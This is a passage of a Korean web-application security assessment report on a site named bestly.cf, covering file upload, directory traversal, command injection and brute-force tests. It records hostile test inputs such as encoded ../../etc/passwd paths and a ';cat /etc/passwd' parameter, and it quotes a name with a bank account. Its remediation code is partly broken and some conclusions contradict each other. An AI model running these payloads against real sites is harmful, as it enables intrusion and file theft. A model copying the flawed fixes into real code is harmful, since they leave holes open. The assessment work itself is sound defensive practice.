4      $del_session = "update user_info set session = NULL where user_id='".$$_SESSION['
5      $del_result = $mysql->query($del_session);
6
7      session_destroy();
8      header('Location: ./login');

```

프로세스 검증 누락의 조치 방안으로는 우회 될 수 있는 플로우를 차단하여야 하며, 페이지 별 권한 매트릭스를 작성하여, 페이지에 부여된 권한의 타당성을 체크 후에 권한 매트릭스를 기준으로 하여 전 페이지에서 권한 체크가 이뤄지도록 구현하여야 한다. 장바구니 창 코드에서는 그러한 권한 부여조치가 제대로 이루어지지 않고 있었다. 장바구니 창에서도 logout이 적용되게끔 내부 코드 로직을 수정해주면 된다.

### 3.19 위치 공개



```

login.php x qna.php overlap.php signup.php
C: > Users > kojiw > Documents > 카카오톡 받은 파일 > bob9_-master > bob9_-master > login.php
48  <nz>bestly</nz>
49  <h3>LOG <span>IN</span></h3>
50  </div>
51
52
53  <form action="login_chk" method="post" role="form" class="php-email-form">
54  <center>
55      <div class="col-md-6 form-group">
56          <input type="text" name="id" class="form-control" id="id" placeholder="아이디를 입력하세요" data-rule="maxlen:30" data-
57          <div class="validate"></div>
58      </div>
59      <div class="col-md-6 form-group">
60          <input type="password" names="pw" class="form-control" id="pw" placeholder="패스워드를 입력하세요" data-rule="maxlen:20"
61          <div class="validate"></div>
62      </div>
63
64
65      <div class="mb-3">
66          <div class="loading">Loading</div>
67          <div class="error-message"></div>
68          <div class="sent-message"></div>
69      </div>
70      <div class="text-center"><button type="submit">LOGIN</button></div>
71  </center>
72  </form>

```


## [취약점 개념 설명]

위치 공개는 개발 시 사용한 테스트 파일, 애플리케이션(아파치, IIS, 톰캣 등) 설치 시 기본적으로 설치되는 관리자 페이지, 샘플 페이지 및 매뉴얼 페이지 등을 삭제하지 않아 발생하는 취약점이다. 공격자는 이러한 취약점이 존재할 경우, 백업 파일 등을 통하여 웹 서버의 소스 파일 다운로드가 가능하여 소스코드 상에 기록되어 있는 데이터베이스 접속 정보, 웹 서버 정보 등을 분석하고 이를 이용하여 웹 서버 침투, 자료유출 등 2차 공격에 악용할 수 있다.

점검위치	행위	취약반응
웹 어플리케이션	추측 가능한 백업 파일명으로 직접 접근	백업 파일 노출
웹 어플리케이션	디렉터리 인덱싱을 통해 노출된 백업파일 확인	백업 파일 노출

## [취약점 점검]

실제 존재할만한 페이지에 대해 접근을 시도해보았으나 대부분의 경우 발견되지 않았고 webfile 이라는 파일이 발견되었으나 이에대한 접근 시 에러페이지가 나타나며 해당 페이지가 보호되고 있음을 확인하였다.



## [개선안 제시]

bestly.cf는 해당 취약점에 대해 잘 대비해놓았으나 추가로 발생할 수 있는 웹 서버의 디폴트 페이지 및 샘플 파일들을 삭제하고 이를 주기적으로 점검할 것을 제시한다.

1. 웹 서버에 대한 기본 페이지와 배너를 삭제
2. 톰캣, 아파치 등의 인스톨 혹은 기본 페이지 등을 삭제
3. 원격 관리 콘솔 기능을 제공하는 제품 사용 시, 관리 콘솔이 디폴트로 설치되어 있는지 확인하



고 사용하지 않는 관리 콘솔을 중지 하거나 삭제

4. 웹 디렉터리를 조사하여 \*.jsp.bak 와 같은 백업파일을 모두 삭제

### 3.20 악성 콘텐츠 추출

[취약점 개념 설명]



웹 어플리케이션에서 사용자 입력 값에 대한 필터링이 제대로 이루어지지 않을 경우 공격자가 악성콘텐츠를 삽입할 수 있으며, 악성콘텐츠가 삽입된 페이지에 접속한 사용자는 악성코드 유포 사이트가 자동으로 호출되어 악성코드에 감염될 수 있는 취약점 악성콘텐츠는 SQL 인젝션, Cross Site Script, 파일 업로드를 통한 페이지 위변조 기법 등을 통해 삽입이 가능하므로 해당 취약점을 반드시 제거하여 악성콘텐츠 삽입이 불가능 하도록 조치가 필요하다.

점검위치	행위	취약반응
XSS 발생 지점	<pre>&lt;script src="악성콘텐츠 주소"&gt; &lt;/script&gt; 입력 &lt;iframe src="악성콘텐츠 주소"&gt; &lt;/iframe&gt; 입력</pre>	악성콘텐츠 삽입

[취약점 점검]

파일 업로드 및 게시판을 통해 악성코드 주입 및 리다이렉트를 시도해보았으나 기존에 언급한 (XSS, CSRF 부분 참고) 부분 이외에 악성코드 삽입이 가능하거나 리다이렉트가 가능한 부분은 없는 것을 확인하였다.


[개선안 제시]

악성콘텐츠 취약점이 xss와 매우 관련이 깊지만 bestly.cf에서는 별도로 드러난 것은 없었다. 다만 앞서 xss 취약점으로 리다이렉트가 발생했던 부분을 꼭 보완해야 할 것이다. 서버로 전달된 사용자 입력 값 검증 시 XSS에서 주로 사용되는 문자들을 블랙 리스트로 지정하여 해당 문자가 존재할 시 삽입이 불가능하도록 설정해야 한다. 또한 서버 내에 악성코드가 주입될 경우 이를 탐지하기 위



한 서버의 주기적 점검이 필요하다.

### 3.21 자동화 공격




#### [취약점 개념 설명]

웹 어플리케이션 운영 시 특정 프로세스에 대한 접근시도 횟수 제한을 설정하지 않을 경우 공격자가 자동화 툴 및 봇을 활용하여 일분에 수백 번의 접근을 시도 할 수 있으며 특정 프로세스를 반복 수행함으로써 자동으로 수많은 프로세스(DoS, 무차별 대입 기법 등)가 진행되어 시스템 성능에 영향을 미칠 수 있는 취약점이다.

점검위치	행위	취약반응
로그인 폼	자동화 도구를 이용한 무차별 대입 공격 시도	계정 정보 획득

#### [취약점 점검]



우리는 acunetix로 진단해서 점검해본 결과 /admin.php, /login, /myinfo, /myinfo\_chk, /myinfo\_chk.php, /signup 등에서 자동화 공격이 가능하다는 것을 알 수 있었다.

```

<form action="/signup_chk" method="post" role="form" class="php-email-form">
<center>
<div class="col-md-6 form-group">
  <input type="text" name="name" class="form-control" id="name" placeholder="이름을 입력하세요" data-rule="maxlen:20" data-msg="20자
  <div class="validate"></div>
</div>
<div class="col-md-6 form-group">
  <input type="text" name="id" class="form-control" id="id" placeholder="아이디를 입력하세요" data-rule="maxlen:30" data-msg="30자
  <div class="validate"></div>
</div>
<div class="col-md-6 form-group">
  <input type="password" name="pw" class="form-control" id="pw" placeholder="패스워드를 입력하세요" data-rule="maxlen:20" data-msg=
  <div class="validate"></div>
</div>
<div class="col-md-6 form-group">
  <input type="password" name="pwc" class="form-control" id="pwc" placeholder="패스워드를 한 번 더 입력하세요" data-rule="maxlen:20"
  <div class="validate"></div>
</div>

```

### [취약점 개선]

일정 시간 이내(30초) 3회 이상 로그인 횟수 실패 시  
CAPTCHA 페이지로 보내는 것을 권장한다.

```


if (isset($_POST['submit_login'])) {

    if (isset($_POST['username']) && isset($_POST['password'])) {
        $username = mysql_real_escape_string($_POST['username']);
        $password = mysql_real_escape_string($_POST['password']);
        // id = unique primary key
        $rs = mysql_query('SELECT id,Username,Password,Failed_logins,IP_address FROM Users WHERE Username
= '.$username.'');
        $num = mysql_num_rows($rs);
        if ($num > 0) {
            // I would add a password hash here to $password, and check against the hashed Password from
the database
            // But let's check the clean passwords
            $row = mysql_fetch_array($rs);
            if ($password == $row['Password']) {
                // Successful login, set session or whatever you need
                // Reset failed logins
                mysql_query('UPDATE Users SET Failed_logins = 0 WHERE id = '.$row['id'].'');
                header('location: success.php');
            } else {
                // Failed password check
                if ($row['Failed_logins'] > 3) {
                    // Redirect to captcha
                    header('location: captcha.php');
                }
            }
        }
    }
}

```

이와 같은 방식으로 코드를 짜서

아래 이미지를 보이는 대로 입력해주세요.



captcha 페이지로 들어오게끔 만들면  
자동화공격에 대한 취약점은 개선될 것이다.

## 3.22 파일 업로드

### [취약점 개념설명]

파일 업로드 취약점이란 파일 업로드 기능이 존재하는 웹 어플리케이션에서 확장자 필터링이 제대로 이루어지지 않았을 경우 공격자가 악성 스크립트 파일(웹쉘)을 업로드하여 해당 웹쉘을 통해 원격에서 시스템을 제어할 수 있는 취약점을 말한다. 공격자는 파일 업로드 취약점을 이용하여 시스템 명령 수행 등 시스템을 제어할 수 있으며 웹 페이지 변조 등의 공격도 수행할 수 있다.

※ 웹쉘 : 악의적인 목적으로 웹서버 내 임의의 명령을 실행할 수 있는 서버 스크립트 파일을 말하며 다양한 언어(asp, php, jsp 등)로 만들어진다.

### [취약점 점검]

본 사이트에서 파일을 업로드할 수 있는 부분은 고객센터의 1:1 문의 부분뿐이었다. 따라서 1:1 문의 부분에서 해당 취약점을 점검하였다.

The screenshot shows a web form titled "Contact Us" with the subtitle "문의사항을 남겨주세요.". There are two text input fields, both containing the word "test". Below the first input field is a "파일 선택" (File Select) button, and next to it, the filename "test.php" is displayed. A red box highlights the "test.php" text. Below the second input field is a "Send Message" button. To the right of the form is a white box with a grey border containing the text: "bestly.cf 내용: 허용되지 않는 파일 형식입니다." (bestly.cf content: This is an unsupported file format.) and a blue "확인" (Confirm) button.

확장자가 php, asp, jsp 등 Server side script 프로그램들의 파일이 업로드 가능한지 확인해 본 결과, 모두 '허용되지 않는 파일 형식입니다.' 라는 alert창과 함께 업로드가 불가능했다.

The screenshot shows a section titled "문의에 대한 답변" (Answer to inquiry) with the subtitle "아직 관리자가 문의를 확인하지 않았습니다." (The administrator has not yet checked the inquiry.). There are two text input fields, both containing the word "test". Below the first input field is a "파일 선택" (File Select) button, and next to it, the filename "test.jpg" is displayed. A red box highlights the "test.jpg" text.

jpg 확장자를 가진 파일은 업로드 가능한 것을 보고, 파일명에 jpg가 포함되어 있으면 파일이 업로드될 수 있다고 추측하여 추가로 다음과 같은 점검을 진행하였다.

1:1 문의

### Contact Us

문의사항을 남겨주세요.

testtest

파일 선택 test.jpg.php

ddddddd

Send Message

bestly.cf 내용:  
허용되지 않는 파일 형식입니다.

확인

test.jpg.php 파일을 업로드해 본 결과, test.php를 업로드했을 때와 동일하게 '허용되지 않는 파일 형식입니다'라는 alert창이 출력되며 업로드에 실패하였다.

다음은 php코드를 입력하고, jpg 확장자로 파일을 업로드하였다.

```

hello.jpg
1  <?php
2  echo 'Hello';
3  ?>
4

```

hello


hello.jpg

dnndddasdf

### 문의에 대한 답변


아직 관리자가 문의를 확인하지 않았습니다.

그 후, hello.jpg 파일을 다운로드하면 php코드가 실행되는 것이 아닌



다음과 같이 jpg 형식으로 파일이 다운받아지는 것을 볼 수 있다.

또한, 본 사이트의 다운로드 경로인 url로 hello.jpg를 실행시켜 보았다.



php 코드가 실행되지 않는 것을 볼 수 있다.

php 코드가 실행되지 않았지만, php 코드가 업로드되는 것으로 보아 본 사이트에서 파일 업로드 취약점이 존재하는 것을 확인하였다.

[개선안 제시]

위에서 언급했듯이 본 페이지는 파일 업로드 취약점에 대한 시큐어 코딩이 매우 잘되어 있었다. 해당 페이지(qna\_chk.php)의 소스코드를 확인한 결과, 다음과 같이 'jpg','jpeg','png','JPG','JPEG','PNG'의 확장자를 가진 파일만 업로드 가능하도록 시큐어코딩 해 놓은 것을 볼 수 있었다.

```
$uploads_dir = '../webfile';
$allowed_ext = array('jpg','jpeg','png','JPG','JPEG','PNG');

$error = $_FILES['post_file']['error'];
$name = $_FILES['post_file']['name'];
$ext = array_pop(explode('.', $name));

else if( !in_array($ext, $allowed_ext) ) {
    echo "<script>alert(\"허용되지 않는 파일 형식입니다.\");</script>";
}
```

위 코드는 파일 확장자를 필터링하는 코드이다. 이를 통해 본 사이트에서는 파일 업로드 취약점이 존재하지 않는 것을 알 수 있다.

본 사이트에서 적용한 시큐어코딩만으로도 파일 업로드 공격을 막을 수는 있지만, 'jpg','jpeg','png','JPG','JPEG','PNG' 뿐만 아니라 문서 파일의 경우일 때에도 대비해 'xls', 'pdf', 'ppt', 'doc' 등의 확장자도 점검해줘야 한다. 또한 확장자 검증 시 대소문자 구분 없이 문자열을 비교해야 한다.

아래는 확장자 점검 코드이다.

```
.....
// 파일 이름에 특수문자가 있을 경우 업로드를 금지시킴
if (eregi("[^a-z0-9 \._-]", $_FILES['userfile']['name']))
    print "파일 이름의 특수문자 체크";
exit;
// 파일 확장자 중 업로드를 허용할 확장자를 정의함
$full_filename = explode(".", $_FILES['userfile']['name']);
$extension = $full_filename[sizeof($full_filename)-1];
$extension= strtolower($extension);
if (!( ereg($extension,"hwp") || ereg($extension,"pdf") ||
ereg($extension,"jpg") ) )
    print "업로드 금지 파일 입니다";
exit;
.....
```

이 코드를 적용해 파일 업로드 취약점으로부터 더욱 안전한 대비를 할 수 있을 것이다. 또한, 허용된 파일 형식('jpg','jpeg','png','JPG','JPEG','PNG')이지만 그 안에 php 코드와 같은 서버 스크립트 파일로 구성된 경우도 막아야 한다. 그러므로 추가로 파일 시그니처 검사를 진행해야 한다.

### 3.23 파일 다운로드

[취약점 개념설명]

파일 다운로드 취약점이란 파일 다운로드 기능이 존재하는 웹에서 파일 다운로드 시 파일의 경로 및 파일명을 파라미터로 받아 처리하는 경우 이를 적절히 필터링하지 않으면 공격자가 이를 조작하여 허용되지 않은 파일을 다운받을 수 있는 취약점이다. 공격자는 취약점을 이용하여 시스템 환경 설정 파일, 소스 코드 파일, DB 연동 파일 등 중요한 파일을 다운받을 수 있다.

이 취약점에서는 다운로드 파일이 저장된 디렉토리 외 다른 디렉토리의 접근이 가능한지 여부를 점검한다. 공격자가 웹 사이트의 다운로드 파일이 저장된 디렉토리 이외의 접근을 방지하여, 해당 디렉토리를 벗어나 임의의 위치에 있는 파일을 열람하거나 다운받는 것을 불가능하게 하는 것이 파일 다운로드 취약점 점검의 목적이다.


### [취약점 진단]

웹 사이트에서 cgi, jsp, php 등의 어플리케이션을 이용하여 파일을 다운받는 페이지가 있는지 조사하였다. 파일을 다운받을 수 있는 곳은 고객센터의 문의 답변 확인하는 부분인데, 문의 글에는 cgi, jsp, php 등의 파일이 업로드되어 있지 않았다.



따라서 본 취약점을 점검하기 위해 다운로드 받는 파일명의 value값을 웹서버 중요 파일인 /etc/passwd의 상대경로(..)로 치환한 후 전송했을 때 해당 경로 파일들을 다운로드할 수 있는지 확인하였다.

위 그림은 파일명의 value값을 ../../etc/passwd로 변경 후, 다운로드한 것이다.



../../etc/passwd가 다운로드에 실패한 것을 확인하고, ./가 필터링되었을 가능성을 고려해 value값을 ../../etc/passwd로 변경하여 다운로드가 되는지 확인하였다.

그러나 두 경로 모두 파일 다운로드에 실패하였다.

다음은 위에서 변조하여 전송한 어플리케이션 인수 값을 아래의 인코딩을 적용하고 전송하



여 인수 값으로 전송한 해당 경로 파일의 내용이 웹 사이트에 표시되거나 파일로 다운로드 되는지 확인하였다.


The screenshots show a web application interface with a form to download a file. The form has a 'file\_name' input field and a 'submit' button. The right side of the image shows the HTML source code for the form, with the 'value' attribute of the 'file\_name' input field highlighted in red, showing the exact string being submitted.

1. First screenshot: The file name is '%2e%2e/%2e%2e/etc/passwd'. The HTML shows the 'value' attribute as '%2e%2e/%2e%2e/etc/passwd'.

2. Second screenshot: The file name is '%252e%252e/%252e%252e/etc/passwd'. The HTML shows the 'value' attribute as '%252e%252e/%252e%252e/etc/passwd'.

3. Third screenshot: The file name is '%u002e%u002e/%u002e%u002e/etc/passwd'. The HTML shows the 'value' attribute as '%u002e%u002e/%u002e%u002e/etc/passwd'.

위 그림은 .과 /를 URL인코딩, 16bit 유니코드 인코딩, 더블URL 인코딩 순으로 value값을 변경하여 점검한 것이다.




그러나 5가지의 점검 결과 모두 위와 같은 화면이 출력되었다. 따라서 본 사이트에서는 Directory Traversal을 이용한 파일 다운로드 취약점이 존재하지 않음을 확인하였다.

다음은 파일명을 다른 사용자가 업로드한 파일명(파일입니다.PNG)으로 바꾸어 다운로드를 진행하였다.

The screenshots show the same web application interface. The first screenshot shows the file name input field with the value '파일입니다.PNG'. The second screenshot shows the HTML source code for the form, with the 'value' attribute of the 'file\_name' input field highlighted in red, showing the exact string '파일입니다.PNG'.

그 결과, 아래와 같이 파일입니다.PNG 파일이 다운로드에 성공하는 것을 볼 수 있었다.





취약점 점검을 진행한 결과, 다른 사용자가 업로드한 파일 내용을 다운로드하여 내용을 탈취할 수 있는 취약점이 존재하는 것을 확인하였다.

#### [개선안 제시]

취약점 진단 과정에서 볼 수 있듯이 본 사이트에서는 파일 다운로드에 대한 시큐어코딩이 매우 잘 적용된 것을 확인할 수 있었다. 해당 페이지(download.php)의 소스 코드를 확인해 본 결과, ..이 필터링되어 있는 것을 볼 수 있었다.

```
if (preg_match("/\\.\\.\\.\/i", urldecode($name)))
{
    echo "파 일 이 름 에 특 수 문 자 체크 ";
    exit;
}
```

위 코드를 통해 파일명에 ..가 포함된 파일은 다운로드받을 수 없는 것을 확인할 수 있었고, 이에 따라 본 사이트에는 파일 다운로드 취약점이 존재하지 않음을 알 수 있다.

취약점이 존재하는 부분의 코드를 살펴보면, 사용자들이 업로드하는 파일 모두 webfile 디렉토리 아래에 저장하는 것을 볼 수 있다. 아래 코드는 파일 업로드 시 webfile 디렉토리 아래에 파일을 저장하는 코드이다.

### 3.24 운영체제 명령 실행

#### [취약점 개념설명]

웹 어플리케이션에서 `system()`, `exec()`와 같은 시스템 명령어를 실행시킬 수 있는 함수를 제공하며 사용자 입력값에 대한 필터링이 제대로 이루어지지 않을 경우 공격자가 운영체제 시스템 명령어를 호출하여 백도어 설치나 관리자 권한 탈취 등 시스템 보안에 심각한 영향을 미칠 수 있는 취약점이다.

#### 판단 기준)

점검 위치	행위	취약반응
URL	URL / parameter에 <code>dir</code> , <code>ipconfig</code> 등의 명령어 삽입	운영체제 명령어 실행


#### 취약 함수)

구분	취약한 함수
PHP	<code>exec()</code> <code>system()</code> <code>passthru()</code> <code>popen()</code> <code>require()</code> <code>include()</code> <code>eval()</code> <code>preg_replace()</code>

본 사이트 내에 운영체제 명령어 실행 취약점의 존재 여부를 점검하고, 적절한 검증 절차를 거치지 않은 사용자 입력값에 의해 의도하지 않은 시스템 명령어가 실행되는 것을 방지하는 것을 목적으로 취약점 점검을 실행한다.


#### [취약점 진단]

본 사이트에서 인수값을 전달하는 부분은 `notice_list.php`와 `order.php` 뿐이었다. 따라서 `notice_list.php`의 인수값에 시스템 명령어 전달 시 명령어가 실행되는지 확인해보았다.



제목 : 포인트 관련 안내

내용 : 농협 302-0744-7248-11 배진웅 입금



제목 :

내용 :

num 인자값에 %3Bcat%20/etc/passwd를 입력해 본 결과, 시스템 명령어로 실행되는 것이 아니라 파일명으로 들어가 아무것도 출력되지 않는 것을 볼 수 있다.

이를 통해 본 사이트는 운영체제 명령어 실행 취약점이 존재하지 않는 것을 확인하였다.

해당 페이지(notice\_list.php, order.php)의 소스 코드를 확인해 본 결과

```
<title>Bestly</title>
<?php
include 'overlap.php';
$num = htmlspecialchars($_GET['num'], ENT_QUOTES, 'UTF-8');
$num = mysqli_real_escape_string($mysql, $num);

$url = 'https://' . $http_host . $request_uri;

function getUrlParameter($url, $sch_tag) {
    $parts = parse_url($url);
    parse_str($parts['query'], $query);
    return $query[$sch_tag];
}

$a = getUrlParameter($url, 'no');
$no = (int)$a;

$no = mysqli_real_escape_string($mysql, $no);
```

두 페이지에서 모두 시스템 명령어를 사용하고 있지않는 것을 볼 수 있었다.

따라서 본 사이트에서는 운영체제 명령어를 직접적으로 호출하지 않기 때문에 취약점이 존재하지 않는다.

### [개선안 제시]

운영체제 명령어가 소스코드에 존재한다면, 해당 취약점으로 인해 부적절하게 권한이 변경되거나 시스템 동작 및 운영에 악영향을 줄 가능성이 있다.

어플리케이션은 운영체제로부터 명령어를 직접적으로 호출하지 않도록 구현하는 것이 좋지만, 명령어를 직접 호출하는 것이 필요한 경우에는 데이터가 OS의 명령어 해석기에 전달되

기 전에 입력값을 검증/확인하도록 구현해야 한다. 그러므로 입력값에 대한 파라미터 데이터의 "|", "&", ";", "\"" 문자에 대한 필터링 구현이 필요하다.

다음은 "|", "&", "\"" 문자에 대한 설명이다.

명령어	설명
	첫 번째 명령어가 성공하는지에 상관없이 두 번째 명령어를 실행
&	윈도우 명령어 해석기에서 첫 번째 명령이 성공했을 경우만 두 번째 명령어를 실행
`	셸 해석기가 명령어를 해석하다 역 작은따옴표(`) 내에 포함된 명령어를 만나면 기존 명령어를 계속 실행하기 전에 역 작은따옴표로 둘러싸인 명령어를 먼저 실행

### 3.25 디렉토리 인덱싱

#### [취약점 개념설명]

